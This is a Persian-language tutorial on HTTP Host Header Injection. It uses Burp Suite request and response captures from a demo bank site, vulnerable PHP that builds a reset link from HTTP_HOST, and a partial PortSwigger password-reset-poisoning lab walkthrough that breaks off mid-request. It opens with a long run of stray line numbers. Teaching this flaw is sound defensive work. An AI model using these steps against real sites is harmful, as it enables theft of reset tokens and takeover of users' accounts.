1519
1520
1521
1522
1523
1524
1525
1526
1527
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1567
1568
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1627
1628
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1667
1668
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1727
1728
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1767
1768
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1777
1778
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1817
1818
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1827
1828
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1867
1868
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1917
1918
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1927
1928
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1967
1968
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1977
1978
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
201
```

The screenshot shows two panels from Burp Suite. The 'Request' panel contains a GET request to 'http://unknown-host.com'. The 'Host' header is set to 'bank.local'. The 'Response' panel shows the server's response, which includes a title 'Central Bank of Nowhere' and a login form actioned to 'http://unknown-host.com/login.php'. Several URLs in the response are highlighted with red boxes, indicating they were injected or manipulated.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: unknown-host.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=rtafqof2ubcrvuon75kroeq505
10 sec-gpc: 1
11 Connection: close
12
13

```

```

Response
Pretty Raw Hex Render
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14 <head>
15   <meta charset="UTF-8">
16   <meta name="viewport" content="width=device-width, initial-scale=1.0">
17   <title>
18     Central Bank of Nowhere
19   </title>
20   <link rel="stylesheet" href="http://unknown-host.com/style.css">
21   <link rel="preconnect" href="https://fonts.googleapis.com">
22   <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
23   <link href="https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@0,100..900&display=swap" rel="stylesheet">
24 </head>
25 <body>
26   <form class="login" action="http://unknown-host.com/login.php" method="POST">
27     <span style="font-size: 26px; color: #414141;">
28       Central Bank of Nowhere
29     </span>
30     <input type="text" placeholder="Username" name="username" autofocus>
31     <input type="password" placeholder="Password" name="password">
32   </form>
33

```

حال آگه، bank.local به صورت داینامیک URL های توی صفحه اش رو وارد کرده باشه و از Host Header برای اینکار بهره گرفته باشه، این رفتار وب سرور منجر به اسیب پذیری Host Header Injection توی bank.local میشه. همونطور که توی تصویر زیر هم میبینید چنین هست:

This screenshot shows a similar setup to the first one, with a GET request to 'attacker.com.local' and a Host header set to 'bank.local'. The response shows the same 'Central Bank of Nowhere' page with injected stylesheets and links.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: attacker.com.local
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=rtafqof2ubcrvuon75kroeq505
10 sec-gpc: 1
11 Connection: close
12
13

```

```

Response
Pretty Raw Hex Render
13 <html lang="en">
14 <head>
15   <meta charset="UTF-8">
16   <meta name="viewport" content="width=device-width, initial-scale=1.0">
17   <title>
18     Central Bank of Nowhere
19   </title>
20   <link rel="stylesheet" href="http://attacker.com.local/style.css">
21   <link rel="preconnect" href="https://fonts.googleapis.com">
22   <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
23   <link href="https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@0,100..900&display=swap" rel="stylesheet">
24 </head>
25 <body>
26   <form class="login" action="http://attacker.com.local/login.php" method="POST">
27     <span style="font-size: 26px; color: #414141;">
28       Central Bank of Nowhere
29     </span>
30     <input type="text" placeholder="Username" name="username" autofocus>
31     <input type="password" placeholder="Password" name="password">
32   </form>
33

```

3. Web application does not have an allow hosts list: یک دیگه از دلایلی که میتوانه منجر به Host Header Injection باشد اینه که وب اپلیکیشن وقی یک درخواست رو دریافت میکنه، HTTP Host Header اون درخواست رو بررسی نمیکنه و لیستی به عنوان Allow Hosts نداره و Host های مجاز رو تعیین نمیکنه. درصورتی که چنین اتفاقی بیفته، زمانی که یک درخواست با یک Host Header ناشناس دریافت شد و به وب اپلیکیشن رسید، وب اپلیکیشن پاسخ خواهد داد و همین میشه که حفره امنیتی Host Header Injection رخ میده. فرمورک جنگو یه قسمتی داره به عنوان Allow Hosts که میشه توی اون Host های مجاز رو تعریف کرد.

4. ... این چنلتا دلیل بود که میتوانستن موجب بوجود امدن Host Header Injection بشن و به نظرم میتوانن کافی باشن و من دلایل دیگه ای یاد نمیاد.

تأثیرات و Impact های اکسپلوبیت کردن Host Header Injection چی هستند؟ این حفره امنیتی میتوانه منجر به حملاتی به وب اپلیکیشن ما بشه. این حملات میتوان در عین سادگی حفره امنیتی Host Header Injection، بسیار مخرب و خطرناک باشند. برخلاف پیدا کردن این حفره امنیتی که خیلی ساده به نظر میاد، اکسپلوبیت کردنش دشوار خواهد بود، چونکه شرایطش باید فراهم بشه. خب حملاتی که با این حفره امنیتی میشه انجام داد به شرح زیرند:

Password Reset Poisoning	.1
Web Cache Poisoning	.2
Exploiting classic server-side vulnerabilities	.3
Bypassing authentication	.4
Virtual host brute-forcing	.5
Routing-based SSRF	.6
Connection state attacks	.7

اما این حملات چه Impact هایی خواهد داشت رو در ادامه با هم یک به یک بررسی خواهیم کرد و نیازی نیست که نگران این مورد باشید . البته بگم که برخی از حملات بالا نیازمند پیشناز هایی هست که شاید نداشته باشیم، در این صورت ازش خواهیم گذشت .

طریقه کشف اسیب پذیری Host Header Injection چطوریه ؟ برای کشف این اسیب پذیری ما نیاز به یک ابزار Interceptor داریم که به صورت پرآکسی ما بین خودمون و وب اپلیکیشن تارگت قرارش بدم و پکت های ارسالیمون بهش رو تغییر بدیم و سپس ارسالش کنیم . ابزار بسیار کار امدی برای این کار محسوب میشه . در ابتدا باید سعی کنیم یک درخواست رو به سمت وب اپلیکیشن تارگتمون ارسال کنیم و توسط Burp Proxy این درخواست رو بگیریم .

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: bank.local
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
13
14
15
16
17
18
19
20

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 06 May 2024 22:30:20 GMT
3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
4 X-Powered-By: PHP/8.2.4
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: PHPSESSID=ef704auvo2d9g0hhs7vk74o10; path=/;HttpOnly;SameSite=Lax
9 Content-Length: 1132
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <meta name="viewport" content="width=device-width, initial-scale=1.0">
18     <title> Central Bank of Nowhere </title>
19     <link rel="stylesheet" href="http://bank.local/style.css">
20     <link rel="stylesheet" href="https://fonts.googleapis.com">

```

توی تصویر بالا میبینید که Host Header رو مشخص کردم . باید Host Header رو تغییر بدیم به یک Host با ساختار درست و بینیم که ایا باز هم در پاسخ وеб اپلیکیشن رو دریافت میکنیم یا خیر ؟ توی Response هم قسمتی رو مشخص کردم که بینم ایا در صورت تغییر Host Header باز همین پاسخ رو میگیریم یا خیر . Host Header رو به attacker.com تغییر میدم :

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: attacker.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
13
14
15
16
17
18
19

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 06 May 2024 22:31:38 GMT
3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
4 X-Powered-By: PHP/8.2.4
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: PHPSESSID=r7ns6gbelcv86gv35h8utoca8; path=/;HttpOnly;SameSite=Lax
9 Content-Length: 1136
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <meta name="viewport" content="width=device-width, initial-scale=1.0">
18     <title> Central Bank of Nowhere </title>
19     <link rel="stylesheet" href="http://attacker.com/style.css">

```

میبینید که دوباره همون پاسخ رو دریافت کردم . این به این معناست که وеб اپلیکیشن و وب سرور Host Header رو بررسی نمیکنه و اگه هم بررسی میکنه به صورت پیش فرض وеб سرور برای Host Header های ناشناس هم همین پاسخ رو میده . پس اولین قدم ما این شد که یک Host Header دلخواه رو وارد کنیم و پاسخ وеб اپلیکیشن نسبت به اون Host Header رو دریافت کرده و بررسی کنیم . اما، این کار گاهی ممکن هست که شما رو با مشکل مواجه کنید، یکی از این مشکلات میتوانه به خاطر وеб سرور باشه که به صورت پیش فرض برای یک Host Header ناشناس وеб اپلیکیشن تارگت شما رو نمیاره و به عبارتی دیگه وеб اپلیکیشن تارگت شما به عنوان Virtual Host پیش فرض قرار داده نشده . این خودش میتوانه راه حل جلوگیری از Host Header Injection محسوب بشه . مشکل بعدی Reverse Proxy جلوتون هست . فرض کنید که یک CDN مابین شما و وеб اپلیکیشن تارگت قرار داره، شما میباید و Host Header رو به یک Host Header ناشناس تغییر میدید و درخواست رو میفرستید، CDN درخواست شما رو دریافت میکنه و از اونجایی که شما Host Header رو به چیزی تغییر دادید که CDN اون رو نمیشناسه و به همین خاطر نخواهد تونست درخواست شما رو به سمت Origin Server هدایت کنه . در چنین شرایطی CDN به شما پیامی به شکل Invalid Host header نشون خواهد داد . اما این اتفاق هم گاهی اوقات میتوانه بایس بشه . در قسمت بایس ها وقتی قبلاً موانع Host Header Injection خودش استفاده میکنه یا خیر ؟ وقتی که دیدیم پاسخ وеб سرور به یک Host Header ناشناس همون وеб اپلیکیشن تارگت ماست وقت این میرسه که بینیم ایا وеб اپلیکیشن از Host Header تزریقی مانند HTML خودش استفاده میکنه یا خیر ؟

برای اینکار کافیه که در پاسخی که وеб اپلیکیشن به درخواست ما با Host Header تزریقی داده است یا خیر ؟ اگه جایی پیدا شد به این معناست که تزریق ما به وеб اپلیکیشن ادرس دهی داینامیک بر اساس Host Header انجام داده است یا خیر ؟ درستی انجام شده و حالا ما میتوانیم برایم سر وقت اکسپلوبیت کردن این حفره امنیتی .

توی تصویر زیر میبینید که، دوتا توی پاسخ Host Header تزریقی ما وجود داره و این بدین معناست که توسعه دهنده این دوجا رو به صورت داینامیک و از طریق Host Header توی درخواست ادرس دهی کرده است . توی PHP برای اینکار کافیه که از Global Variable زیر استفاده کنیم و مقدار HTTP_HOST رو ازش بخوایم :

```

<?php
$host = $_SERVER['HTTP_HOST'];
?>


```

```
1 GET / HTTP/1.1
2 Host: attacker.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.88 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 06 May 2024 22:46:16 GMT
3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1t PHP/8.2.4
4 X-Powered-By: PHP/8.2.4
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: PHPSESSID=41de9g9fdur8cf2qgd7d1nel; path=/;HttpOnly;SameSite=Lax
9 Content-Length: 1136
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <meta name="viewport" content="width=device-width, initial-scale=1.0">
18     <title>
19       Central Bank of Nowhere
20     </title>
21     <link rel="stylesheet" href="http://attacker.com/style.css">
22     <link rel="preconnect" href="https://fonts.googleapis.com">
23     <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
24     <link href="https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@000,100..900&display=swap" rel="stylesheet">
25   </head>
26   <body>
27     <form class="login" action="http://attacker.com/login.php" method="POST">
28       <span style="font-size: 26px; color: #414141;>
29         Central Bank of Nowhere
30       </span>
31     </form>
32   </body>
33 </html>
```

حالا که فهمیدیم چطوری میتوانیم این اسیب پذیری را کشف کنیم، نوبت اینه که اون رو اکسپلوبت کنیم. به حملاتی که بر اساس **Host Header Injection** انجام میشه HTTP Host header Attack گفته میشه که در قسمتای قبلی ازشون نام بردیم.

از طریق Password Reset Poisoning Attack چطوری انجام میشه؟ در این حمله، مهاجم میاد و وبسایتی اسیب پذیر رو پیدا میکنه و لینک Reset Password رو به دامنه ای تغییر میده که تحت کنترل خودشه. این کار توسط تزریق Host Header خودش مهاجم به وبسایت اسیب پذیر انجام میشه. این حمله میتوانه موجب بشه که Secret Token مربوط به تغییر کلمه عبور حساب کاربری یک کاربر توسط مهاجمین دزدیده بشه و در نهایت منجر به Account Takeover شدن حساب کاربری کاربر شود.



تصویر بالای نمایی کلی از انجام این حمله رو نشون میده . مهاجم میاد Host Header خودش رو به صفحه Forget Password تزریق میکنه و ایمیل کاربر رو وارد کرده و در نهایت منجر میشه که کاربر ایمیل تغییر کلمه عبور رو دریافت کنه . میدونیم که لینک تغییر کلمه عبور هر کاربر شامل یک Authorize Token جهت Krdن اون کاربر هست و این توکن به وب اپلیکیشن میفهمونه که کاربری که روی لینک کلیک کرده همون کاربر با مشخصات فلان هست که درخواست تغییر کلمه عبور رو داده بود . وقتی مهاجم Host Header خودش رو تزریق میکنه، ایمیلی، که به کاربر ارسال میشه شامل توکن خواهد بود و لم، دامنه ای که این توکن قرار هست بیش از سال بشه، دامنه مریوط به

مهاجم می باشد و مهاجم از این طریق میتوانه به توکن تغییر کلمه عبور کاربر دسترسی پیدا کنه . این یه خلاصه بود، حالا بریم جزئی تر بررسی کنیم .

این حمله چطوری کار میکنه ؟ هر وب اپلیکیشنی که امکان لاگین کردن رو برای کاربرانش داشته باشه، امکان Reset Password را هم برآشون فراهم خواهد کرد . راههای مختلفی برای Reset Password کردن وجود داره که امنیت هر کدام میتوانه مقاومت باشه . یکی از مهم ترین رویکردها به شکل زیر هست :

1. کاربر نام کاربری یا ایمیل خودش رو وارد میکنه و یک درخواست Reset Password را به وب اپلیکیشن میده .
2. وب اپلیکیشن درخواست کاربر رو میگیره، وجود کاربر رو با ایمیل یا نام کاربری وارد شده بررسی میکنه، یک توکن دارای پیچیدگی کافی، منحصر بفرد و موقت رو برای او ایجاد میکنه که به کاربر درخواست کننده اشاره میکنه .
3. یک ایمیل از طرف وب اپلیکیشن به سمت کاربر ارسال میشه که شامل لینک تغییر کلمه عبور است . توکن ایجاد شده برای او، در لینک به عنوان یک پارامتر وجود خواهد داشت تا وب اپلیکیشن بتونه این کاربر رو Authorize کنه :

```
https://normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j
```

4. وقتی که کاربر روی لینک دریافتی کلیک میکنه، یک درخواست به وب اپلیکیشن ارسال میشه که به عملکرد Reset Password اشاره میکنه . توی این درخواست توکن هم به عنوان پارامتر ارسال میشه که وب اپلیکیشن از طریق این توکن میتوانه بفهمه که این درخواست تغییر کلمه عبور برای کدام کاربر هست و اون رو Authorize کنه .

5. اگه توکن Validate شد و درست بود، وب اپلیکیشن به کاربر یک صفحه شامل فرم جهت ورود کلمه عبور جدید نشون میده و کاربر از طریق میتوانه کلمه عبور جدید رو روی حساب خودش اعمال کنه .

6. در نهایت هم توکن ایجاد شده از بین میره . این فرایند به اندازه کافی ساده هست و نسبت به رویکردهای دیگه ای که برای این کار وجود داره امن تر محسوب میشه . امنیت این فرایند به این بستگی داره که، تنها کاربر درخواست کننده تغییر کلمه عبور به Inbox ایمیل و توکن ایجاد شده دسترسی داشته باشه . Password Reset Poisoning روشیست که از طریق یک مهاجم میاد و این توکن ارسالی برای یک کاربر رو میذد و سپس از طریق کلمه عبور مربوط به کاربر تارگت رو تغییر میده .

چطوری حمله Password Reset Poisoning رو انجام بدیم ؟ تنها درصورتی این حمله امکان انجام شدن از طریق Host Header Injection داره که URL ارسالی حاوی توکن به ایمیل کاربر به صورت داینامیک از طریق یک ورودی قابل کنترل برای مهاجم مثل Host Header ایجاد شود . ببینید اول که باید Host Header Injection امکان پذیر باشد و دوم اینکه لینک ارسالی به ایمیل کاربر که حاوی توکن تغییر کلمه عبور اوست هم به صورت داینامیک و از طریق Host Header ایجاد شود . فرض میگیریم که این دو وجود داره، حالا بریم مراحل رو با هم بررسی کنیم :

1. مهاجم به ایمیل یا نام کاربری کاربر تارگت دسترسی پیدا میکنه و یک درخواست Reset Password را میفرسته به سمت وب اپلیکیشن . وقتی که فرم رو Submit میکنه، درخواست ارسالی رو از طریق Burp Proxy تغییر میده . کدام قسمت رو ? Host Header درخواست ارسالی رو به دامنه خودش مثلا attacker.com تغییر میده .

2. کاربر تارگت، یک ایمیل واقعی تغییر کلمه عبور رو از طریق وب اپلیکیشن دریافت میکنه . این ایمیل حاوی یک لینک جهت تغییر کلمه عبور اوست . در حقیقت این ایمیل حاوی یک توکن تغییر کلمه عبور درست هست که به حساب کاربری او در سمت وب اپلیکیشن اشاره میکنه ولی دامنه ای که این توکن قراره بهش ارسال بشه مربوط به وب اپلیکیشن نیست و در حقیقت یک دامنه مربوط به یک فرد مهاجم هست . مثلا به جای لینک زیر :

```
https://normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j
```

لینکی به شکل زیر رو دریافت کرده است :

```
https://attacker.com/reset?token=0a1b2c3d4e5f6g7h8i9j
```

چرا چنین شده ؟ به علت اینکه لینک بالا از طریق Host Header توی درخواست ارسال ساخته میشه و مثلا توی PHP میگن که :

```
<?php
...
$reset_password_link = "https://" . $_SERVER['HTTP_HOST'] . "/reset?token=" . $token;
...
?>
```

و در چنین شرایطی وقتی که مهاجم بیاد و \$ _SERVER['HTTP_HOST'] رو به attacker.com به جای normal-website.com تغییر بده در حقیقت توکن ایجاد شده درست خواهد بود ولی وب سایت دریافت کننده وبسایت هکر خواهد بود . 3. کاربر تارگت روی لینک کلیک میکنه . ادرس زیر در صفحه مرورگر این کاربر باز میشه .

```
https://attakcer.com/reset?token=0a1b2c3d4e5f6g7h8i9j
```

کاربر به صفحه درستی ارسال نمیشه و دست مهاجم هست که چی بهش نشون بده . میتونه یه پیغام خطاب بهش نشون بده و یا کاربر رو به سمت وب اپلیکیشن اصلی هدایت کنه و پیغام خطابی رو از اون وب اپلیکیشن نشون بده . ولی چیزی که قطعی هست اینه که مهاجم به توکن کاربر تارگت دسترسی پیدا میکنه و حالا میتونه به جای اون کاربر، کلمه عبور حساب کاربری او را عوض کنه . ۴. مهاجم میاد و توکن رو ور میداره و از به وب اپلیکیشن اصلی میده و وب اپلیکیشن اون رو صحت سنجی کرده و زمانی که فهمید توکن درست هست، صفحه تغییر کلمه عبور مربوط به حساب کاربری متصل به اون توکن، یعنی حساب کاربری کاربر تارگت، رو به مهاجم نشون میده و مهاجم کلمه عبور این کاربر رو تغییر داده و به حساب کاربری او دسترسی پیدا میکنه . بسیار خوب حالا برایم دو تا لابرatory از این حمله توی PortSwigger حل کنیم بیینیم چطوریه .

Lab: Basic password reset poisoning

APPRENTICE

LAB Not solved 

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.

 ACCESS THE LAB

 Solution 

 Community solutions 

به لابرatory بالا میتونید از طریق لینک زیر دسترسی پیدا کنید . اما چی میگه ؟ میگه شما یه کاربری هستید با اطلاعات کاربری `wiener:peter` ولی باید از طریق `Password reset poisoning` به حساب کاربری `carlos` دسترسی پیدا کنید . <https://portswigger.net/web-security/host-header/exploiting/password-reset-poisoning/lab-host-header-basic-password-reset-poisoning>

وقتی وارد صفحه چالش میشیم، میبینید که اون گوشه بالا سمت راست قسمت حساب کاربری رو داریم :

Home | My account

WE LIKE TO
BLOG 



وقتی وارد این صفحه بشید میتوانید اطلاعات کاربری خودتون رو وارد کنید و لاگین شید . ولی یه قسمتی به نام `Forget Password` داریم که میتوانیم از طریق کلمه عبور رو تغییر بدیم .

Login

Username

Password

[Forgot password?](#)

[Log in](#)

وقتی روی این لینک کلیک کنید به صفحه زیر وارد میشید :

Please enter your username or email

[Submit](#)

ما یه قسمتی هم داریم به نام اکسلپولیت سرور که میتوانید ازش به عنوان Host مهاجم استفاده کنید .



Basic password reset poisoning

[Back to lab home](#)

[Go to exploit server](#)

[Back to lab description >](#)

توی اکسلپولیت سرور میتوانید از دکمه توی تصویر زیر به قسمت لاگها دسترسی پیدا کنید و در حقیقت جایی هست که ما توی این چالش از طریقش میتوانیم به token کاربر دسترسی پیدا کنیم . ولی من نمیخواهم از این قسمت استفاده کنم، قصد من واقعی تر کردن این چالش هست . به عنوان سرور مهاجم میخواهم از HTTP Collaborator استفاده و درخواست های Burp Suite Pro فعال هست و میتوانید ازش به عنوان سرور های ناشناس Collaborator اشنایی داشته باشید و خلاصه بگم که توی Burp Suite Pro دریافت کنم . امیدوارم با Burp Suite Pro اینجا دریافت کنم . این فرم ارسال درخواست تغییر کلمه عبور نام کابری carlos را مینویسم ولی درخواست رو وسط راه دریافت درخواست هایی استفاده کنید . توی فرم ارسال درخواست تغییر کلمه عبور نام کابری carlos را مینویسم ولی درخواست رو وسط راه توسط Burp Proxy نگه میدارم :

```
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a7b002803d0e4881ff61f2002d00de.web-security-academy.net
3 Cookie: session=xs77eh0H0H3SP01HAYNOpJ18oxZekL7ab-
4 4617cMCwCFCQySxMTvPj42fBvZ9oCoVqvPMc64LahRdgDXk3DtZaQvjjaLnzb6AWismLyM6GbQ9XqNxftDtGWDsGUS4cbQsiet4cbWDSnulANKS1JEP9AfPeWND4cb2Ih42bfm37VMCOB13YVOL8YhSTF2ZRCuyk3TwCbl42fkhxrWBV5TjzYff91Stchck4
d
4 Content-Length: 53
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
